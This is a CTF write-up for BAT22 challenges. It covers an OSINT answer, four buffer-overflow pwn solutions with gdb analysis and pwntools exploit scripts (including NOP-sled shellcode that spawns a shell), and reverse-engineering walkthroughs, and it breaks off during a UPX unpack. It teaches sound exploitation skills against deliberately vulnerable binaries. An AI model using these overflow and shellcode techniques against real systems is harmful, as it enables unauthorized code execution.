
[ ] Pork Chop Dry Noodle 1 20:03
台湾炸猪排面 (DN02)
[ ] Railway Bento Meal 2 20:03
铁路便当餐 (RR03)
[ ] Salt Crispy Chicken Dry Noodl1 20:03
台湾盐酥鸡可口面 (DN03)
[ ] Signature Taro Shaved Snow Ic1 20:03
招牌芋圆 (BD01) 1 20:03
[ ] Plain Water (Hot) 2 20:03
白开水(热) (BD58)
[ ] Plain Water (Cold)
白开水(冷) (BD59)

4.
5.
6.
7.

Your order will be served shortly
您的食物即将送上，请稍等!

Figure 9: Challenge Image

A quick search on food delivery applications lead us to the answer, Tasty Taiwan.



Signature taro shaved snow

Sort By
Cuisines
Self Pick-up

PROMO
Tasty Taiwan - Bandar Baru Sri P...
45 mins • 3.6 km • ⭐ 4.3
RM6.00 • Non-Halal • Rice • Snack
Up to 50% off

BD01. 招牌芋圆 Signature Taro Shaved Snow Ice
10.90

BD03. 奶茶雪花冰 Milk Tea Shaved Snow Ice
10.90

PROMO
Bean Jr. - Bandar Sri Petaling
35 mins • 1.4 km • ⭐ 4.3
RM5.00 • Dessert • Healthy
Pick-Up 10% Off | Discounted items

PROMO
The Soybean Factory - Sri Petaling
35 mins • 2.4 km • ⭐ 4.4
RM6.00 • In-Store Prices • Beverages
RM 9.90 Meals | Discounted items

D04. Silver Snow River
10.90

Figure 10: Search result

Pwn

Tools

- gdb (GNU Project Debugger)
  - link: Click here
- pwntools
  - installation: `pip install pwntools`
  - docs: Click here

pwn-0

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    int win;
    char buf[32];
    char flag[100];

    win = 0;

    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
    puts("'flag.txt' not found.");
    exit(0);
    }

    fgets(flag, 100, f);
    gets(buf);

    if(win != 0) {
    printf("%s\n", flag);
    } else {
    puts("You failed!\n");
    }
}
```

Looking at the source code, we could see that the program would print out the flag when `win != 0`. However, `win` is assigned with value `0` initially. Thus, it is necessary to somehow modify `win` which is feasible since the program is using `gets()` and `buf`, where our input would be stored, is declared after `win`. Next, let us try to find the offset between `buf` and `win` using `gdb`.

Start `gdb` and set the flavor to `intel` (self preference)

```
$ gdb -q binexp-0
Reading symbols from binexp-0...
(No debugging symbols found in binexp-0)
```

```
(gdb) set disassembly-flavor intel
```

List all functions and we could see main function.

```
(gdb) info functions
    -- snip --
0x08048510  frame_dummy
0x08048534  main
0x08048600  __libc_csu_fini
    -- snip --
```

Disassemble main function.

```
(gdb) disass main
```

We could see at main+12, win, which is located in esp+0x98 is set to 0. Let us set a breakpoint there by invoking break *main+12. Next, run the program by invoking run.

```
    -- snip --
   0x08048537 <+3>:     and    esp,0xfffffff0
   0x0804853a <+6>:     sub    esp,0xa0
   0x08048540 <+12>:    mov    DWORD PTR [esp+0x98],0x0
   0x0804854b <+23>:    mov    edx,0x80486c0
   0x08048550 <+28>:    mov    eax,0x80486c2
    -- snip --
```

After hitting the breakpoint, we could calculate win address by invoking p $esp + 0x98 and the result is stored inside $1 variable. Next, we would need to locate buf variable by referring to gets function call.

```
    -- snip --
   0x080485a4 <+112>:   call   0x8048410 <fgets@plt>
   0x080485a9 <+117>:   lea    eax,[esp+0x78]
   0x080485ad <+121>:   mov    DWORD PTR [esp],eax
   0x080485b0 <+124>:   call   0x8048400 <gets@plt>
   0x080485b5 <+129>:   cmp    DWORD PTR [esp+0x98],0x0
   0x080485bd <+137>:   je     0x80485e3 <main+175>
   0x080485bf <+139>:   mov    eax,0x80486e1
    -- snip --
```

From main+117 we could see that an address, esp+0x78 is being assigned to eax, which is then moved to the top of the stack. This is how functions with parameters are called based on x86 calling convention. Next, we could set breakpoint at main+121 and take a look at eax value. After setting the breakpoint, invoke continue and p (void *) $eax. Now that we have both variable address, we could calculate their offset by invoking p $1 - $2, which results in 32

```
Breakpoint 1, 0x08048540 in main ()
(gdb) p $esp+0x98
$1 = (void *) 0xffffcaf8
(gdb) c
```

```
Continuing.

Breakpoint 2, 0x080485ad in main ()
(gdb) p (void *) $eax
$2 = (void *) 0xffffcad8
(gdb) p $1 - $2
$3 = 32
```

Next, we could start writing a python script to solve this challenge.

Solution

We could generate a template script by invoking this command.

```
$ pwn template --host <IP> --port <PORT> binexp-0 > solve.py
```

```python
# -- snip --

io = start()

payload = b"A" * 32 # fill `buf`
payload += b"A" * 4 # modify `win`

io.sendline(payload)

io.interactive()
```

Run this script against remote target

```
$ python3 solve.py
```

Run this script locally

```
$ python3 solve.py LOCAL
```

pwn-1

```c
#include <stdio.h>
#include <stdlib.h>

char flag[100];

int win() {
    printf("%s", flag);
    fflush(stdout);
}

int main(int argc, char *argv[]) {
    char buf[64];

    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        puts("'flag.txt' not found.");
        exit(0);
    }

    fgets(flag, 100, f);

    puts("Can you make this jump?");
    gets(buf);
    puts("Welp... Guest not.");
}
```

Looking at the source code, we could quickly identify that our main objective here is to call `win` function. To do that, we would need to modify `main` function return address. This is feasible because the return address is located at higher memory address than `buf`. Let us try to figure out the offset from `buf` to the return address.

```
0x080485c3 <+101>:   call   0x8048460 <puts@plt>
0x080485c8 <+106>:   lea    eax,[esp+0x1c]
0x080485cc <+110>:   mov    DWORD PTR [esp],eax
0x080485cf <+113>:   call   0x8048400 <gets@plt>
0x080485d4 <+118>:   mov    DWORD PTR [esp],0x80486ec
0x080485db <+125>:   call   0x8048460 <puts@plt>
0x080485e0 <+130>:   leave
0x080485e1 <+131>:   ret
```

We could see on `main+106`, `buf` address (`esp+0x1c`) is loaded into `eax` before calling `gets`. Apply similar workflow to previous challenge by setting breakpoint at `main+110` and invoke `p (void*) $eax`. Since the return address is located at `ebp+0x4`, we could calculate the offset by invoking `p ($ebp + 0x4) - $1`, which results in `80`.

Next, we would need to retrieve the `win` function address by invoking `info` funtions win.

```
(gdb) info functions win
All functions matching regular expression "win":

Non-debugging symbols:
0x08048534  win
```

Solution

```python
# -- snip --

io = start()

payload = b"\x90" * 80 # fill `buf`
payload += p32(0x08048534) # pack integer in little-endiann format

io.sendline(payload)

io.interactive()
```

Notice the function `p32`. This function transforms `0x8048534` into `b"\x34\x85\x04\x08"` which is necessary since the binary interprets integer this way (known as `Little Endianness`, learn more)

`BAT22{JuMP1NG_oVeR_7HE_MOOOoooOOn!_574579}`

pwn-2

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdbool.h>

bool solve1 = false;

void checker(int check1, int check2) {

    if (check1 == 0xDEADBEEF) {
    if (check2 == 0xCAFEBABE) {
        solve1 = true;
    }
    else {
        puts("Wrong!");
        exit(0);
    }
    }
    else {
    puts("Wrong!");
    exit(0);
    }
}

void flag() {
    char flag[64];

    if (solve1) {
    FILE *f = fopen("flag.txt", "r");
    fgets(flag, 64, f);
    printf("%s", flag);
    fflush(stdout);
    }
    else {
    puts("Wrong!");
    }
}

int main(int argc, char *argv[]) {
    char buf[10];

    puts("Can you pass the checker?");
    gets(buf);
    puts("Welp... Guest not.");
}
```

For this challenge, our main objective is to call flag function. However, we could not simply modify main return address to flag function address. This is because the function would only print out the flag if solve1 == true.

We could see that solve1 is set to true inside checker function. However, this function is checking its arguments too. This is not really a problem since we can control the arguments when calling this function. Referring to fig. 18, we could see that arguments of a certain function is located at higher address than the return address. One thing to note when returning to functions with arguments, we could not simply append our arguments after the return address as shown below.


```
# -- snip --

padding = ...
ret_addr = ...
arg_1 = ...
arg_2 = ...

payload = b"\x90" * padding
payload += p32(ret_addr)
payload += p32(arg_1)
payload += p32(arg_2)
```

Let us visualize the state of the stack when returning to a function with arguments based on the above scenario. Note that leave instruction is equivalent to mov esp, ebp and pop ebp, and ret is equivalent to pop eip

We could see from fig. 12 that our stack is missing a return address which causes our arguments off by 4 bytes. Thus, we would need to append another return address right after checker function address, then followed by checker arguments.



```
main function:
-- snip --
=> 0x08048627 <+45>:    leave
0x08048628 <+46>:    ret
```

```
main function:
-- snip --
0x08048627 <+45>:    leave
=> 0x08048628 <+46>:    ret
```

```
checker_function:
=> 0x08048534 <+0>:     push   ebp
0x08048535 <+1>:     mov    ebp,esp
0x08048537 <+3>:     sub    esp,0x18
-- snip --
```

```
checker_function:
0x08048534 <+0>:     push   ebp
=> 0x08048535 <+1>:     mov    ebp,esp
0x08048537 <+3>:     sub    esp,0x18
-- snip --
```

Text is not SVG - cannot display

Figure 11: Stack state (1)



5
checker_function:
0x08048534 <+0>: push ebp
0x08048535 <+1>: mov ebp,esp
=> 0x08048537 <+3>: sub esp,0x18
-- snip --
...
0x200
0x204
0x208
0x20c
0x210
\x90\x90\x90\x90
mod_arg_1
mod_arg_2
esp...
6
checker_function:
0x08048534 <+0>: push ebp
0x08048535 <+1>: mov ebp,esp
0x08048537 <+3>: sub esp,0x18
=> ...
esp
ebp
Our Stack
Proper Stack
old ebp
ret addr
arg_1
arg_2
Text is not SVG - cannot display

Figure 12: Stack state (2)

Solution

```
# -- snip --

io = start()

checker_addr = 0x08048534
flag_addr = 0x08048585
check1 = 0xDEADBEEF
check2 = 0xCAFEBABE

payload = b"\x90" * 22
payload += p32(checker_addr)
payload += p32(flag_addr)
payload += p32(check1)
payload += p32(check2)

io.sendline(payload)

io.interactive()
```

```
BAT22{c4LL1N9_c0Nv3N710N_1s_8R34D_4ND_8U773r_886938}
```

pwn-3

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
    char buf[32];
    gets(buf);
    printf("Your input is at %p\n", (void*)&buf);
}
```

This time around, the program is not printing any flag. From the challenge description, we are hinted about shellcode. Looking at the binary file properties using checksec, we could see that the NX option is disabled. Normally, our instructions reside in a special section which allows them to be executed and the stack memories are marked as non-executable. However, with NX disabled, this means that the binary would treat memories (stack) as instructions to be executed. Thus, we could inject malicious instructions on the stack and modify the main return address to a memory address which contains our injected data (also known as shellcode).

```
$ checksec binexp-3
[*] '/home/d0UBleW/ctf/internal-ctf-2022/pwn/pwn-3/binexp-3'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
```

As always, let us figure out the offset between buf and the return address. It is 44. Our payload structure for this exploit would be padding + ret_addr + shellcode. This means that we would need to set our return address exactly at our shellcode entry point. However, we could avoid this hassle by putting bunch of \x90 byte, which is the opcode for NOP (No Operation). This technique is also known as NOP Sled. By having NOPs before our shellcode, we could point the return address to anywhere in the NOP Sled and the program would just execute these meaningless instructions until it reaches our shellcode. To get the desired return address, we would need to know where buf is on the remote server. Luckily, the program does exactly what we wanted. We could try and connect to the server several times giving it random input. We could quickly identify that our input address is static, which is crucial for our exploit to work.

Solution

```python
# -- snip --

io = start()

shellcode = asm(shellcraft.sh()) # generate shellcode  using pwntools

buf_addr = 0xffffcb00 # `buf` address on the remote server
ret_addr = buf_addr + 44 + 10

payload = b"\x90" * 44
payload += p32(ret_addr)
payload += b"\x90" * 100
payload += shellcode

io.sendline(payload)

io.interactive()
```

BAT22{0Hhhh_5H3lLc0D3_5C4RY~i_870742}

Reverse Engineering

F0rg0tt3nCr3d3nt14l5

> Description: I saved the flag inside my account, the problem is I forgot my credentials…
>
> Point: 100
>
> Creator: Muhammed Zhafran Alwan

This program accepts a username and a password. If we try to input random thing, the program tells us that our username is incorrect. We would need to figure out what is the correct username by disassembling it through gdb.

```
0x0000000000001369 <+44>:    lea    rax,[rbp-0x40]
0x000000000000136d <+48>:    mov    rsi,rax
0x0000000000001370 <+51>:    lea    rdi,[rip+0xc9e]        # 0x2015
0x0000000000001377 <+58>:    mov    eax,0x0
0x000000000000137c <+63>:    call   0x1130 <__isoc99_scanf@plt>
0x0000000000001381 <+68>:    lea    rdi,[rip+0xc90]        # 0x2018
0x0000000000001388 <+75>:    mov    eax,0x0
0x000000000000138d <+80>:    call   0x1100 <printf@plt>
0x0000000000001392 <+85>:    lea    rax,[rbp-0x20]
0x0000000000001396 <+89>:    mov    rsi,rax
0x0000000000001399 <+92>:    lea    rdi,[rip+0xc75]        # 0x2015
0x00000000000013a0 <+99>:    mov    eax,0x0
0x00000000000013a5 <+104>:   call   0x1130 <__isoc99_scanf@plt>
0x00000000000013aa <+109>:   lea    rax,[rbp-0x40]
0x00000000000013ae <+113>:   lea    rsi,[rip+0xc74]        # 0x2029
0x00000000000013b5 <+120>:   mov    rdi,rax
0x00000000000013b8 <+123>:   call   0x1110 <strcmp@plt>
```

From the above snippet, we could see that the first scanf stores input to [rbp-0x40] and the strcmp function is comparing strings in [rbp-0x40] and [rip+0xc75] which is equivalent to [0x2029]. This means that our input need to match whatever string stored inside [0x2029]. This string could be printed by invoking x/s 0x2029 and it is Admin.

```
(gdb) x/s 0x2029
0x2029: "Admin"
```

Next, our password, which is stored in [rbp-0x20], is converted to integer by atoi and then compared with 0x7a69, which is 31337 in decimal.

```
0x00005555555553c1 <+132>:   lea    rax,[rbp-0x20]
0x00005555555553c5 <+136>:   mov    rdi,rax
0x00005555555553c8 <+139>:   call   0x555555555120 <atoi@plt>
0x00005555555553cd <+144>:   cmp    eax,0x7a69
0x00005555555553d2 <+149>:   jne    0x5555555553f1 <main+180>
```

Finally, we try to input Admin as the username and 31337 as the password, and we get the flag.

```
$ ./F0rg0tt3nCr3d3nt14l5
Enter Username: Admin
Enter Password: 31337
Correct, Here is your Flag:
BAT22{M45t3rH3x0r1337}
```

EZ1

```
Description: There is a flag inside this binary

Point: 140

Creator: Muhammed Zhafran Alwan
```

```
$ ./EZ1
Need 1 Argument.
$ ./EZ1 aaaa
Access Denied
```

Looking at the `main` function, our argument is being passed to `ReadPassword` function.

```
(gdb) disass main
    -- snip --
   0x000055555555529b <+44>:    mov    rax,QWORD PTR [rbp-0x10]
   0x000055555555529f <+48>:    add    rax,0x8
   0x00005555555552a3 <+52>:    mov    rax,QWORD PTR [rax]
   0x00005555555552a6 <+55>:    mov    rdi,rax
   0x00005555555552a9 <+58>:    call   0x5555555551a9 <ReadPassword>
    -- snip --
(gdb) break *main+58
Breakpoint 1 at 0x5555555552a9
(gdb) r ABCD
Starting program: /home/d0UBleW/ctf/internal-ctf-2022/rev/EZ1/EZ1 ABCD

Breakpoint 1, 0x00005555555552a9 in main ()
(gdb) x/s (void *) $rdi
0x7fffffffdf66: "ABCD"
```

Next, inside `ReadPassword`, we could see that our argument is stored inside `[rbp-0x38]` and the length is checked whether it is equal to `0xf` (15 in decimal) or not. There is also local variable being initialized at `[rbp-0x20]`. Based on past experience, the variable being initialized is a string.

```
    -- snip --
   0x00005555555551b5 <+12>:    mov    QWORD PTR [rbp-0x38],rdi
   0x00005555555551b9 <+16>:    mov    rax,QWORD PTR fs:0x28
   0x00005555555551c2 <+25>:    mov    QWORD PTR [rbp-0x8],rax
   0x00005555555551c6 <+29>:    xor    eax,eax
   0x00005555555551c8 <+31>:    movabs rax,0x355d364d71363649
   0x00005555555551d2 <+41>:    movabs rdx,0x57367176314877
   0x00005555555551dc <+51>:    mov    QWORD PTR [rbp-0x20],rax
   0x00005555555551e0 <+55>:    mov    QWORD PTR [rbp-0x18],rdx
   0x00005555555551e4 <+59>:    mov    DWORD PTR [rbp-0x24],0x0
   0x00005555555551eb <+66>:    mov    rax,QWORD PTR [rbp-0x38]
   0x00005555555551ef <+70>:    mov    rdi,rax
   0x00005555555551f2 <+73>:    call   0x555555555090 <strlen@plt>
   0x00005555555551f7 <+78>:    cmp    rax,0xf
   0x00005555555551fb <+82>:    je     0x555555555204 <ReadPassword+91>
   0x00005555555551fd <+84>:    mov    eax,0x0
   0x0000555555555202 <+89>:    jmp    0x555555555259 <ReadPassword+176>
    -- snip --
```

We could use python to see what is this string.

```
In [13]: struct.pack("<Q", 0x355d364d71363649)
Out[13]: b'I66qM6]5'

In [14]: struct.pack("<Q", 0x57367176314877)
Out[14]: b'wH1vq6W\x00'
```

Further down below, we could see that the characters of this string is being xor-ed with 5.

```
    -- snip --
   0x0000000000001209 <+96>:    movzx  eax,BYTE PTR [rbp+rax*1-0x20]
   0x000000000000120e <+101>:   xor    eax,0x5
   0x0000000000001211 <+104>:   mov    ecx,eax
   0x0000000000001213 <+106>:   mov    eax,DWORD PTR [rbp-0x24]
   0x0000000000001216 <+109>:   movsxd rdx,eax
   0x0000000000001219 <+112>:   mov    rax,QWORD PTR [rbp-0x38]
   0x000000000000121d <+116>:   add    rax,rdx
   0x0000000000001220 <+119>:   movzx  eax,BYTE PTR [rax]
   0x0000000000001223 <+122>:   cmp    cl,al
    -- snip --
```

We tried to do the same and it results in an interesting output.

```
In [15]: string = "I66qM6]5wH1vq6W"

In [16]: len(string)
Out[16]: 15

In [17]: ''.join([ chr(ord(i) ^ 5) for i in string ])
Out[17]: 'L33tH3X0rM4st3R'
```

Next, we try to use this result as the argument and access granted.

```
$ ./EZ1 L33tH3X0rM4st3R
Access Granted
~Your Flag~
BAT22{L33tH3X0rM4st3R}
```

EZ2

> Description: Can you reverse this binary?
>
> Point: 170
>
> Creator: Muhammed Zhafran Alwan

We are given a binary file and running `file` command tells us that this binary file has no section header. We assumed that this file has been packed and upx just crossed our mind. We tried to unpack it and successful to do so.

```
$ file EZ2
EZ2: ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux),
statically linked, no section header
$ chmod +x EZ2
$ upx -d EZ2
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
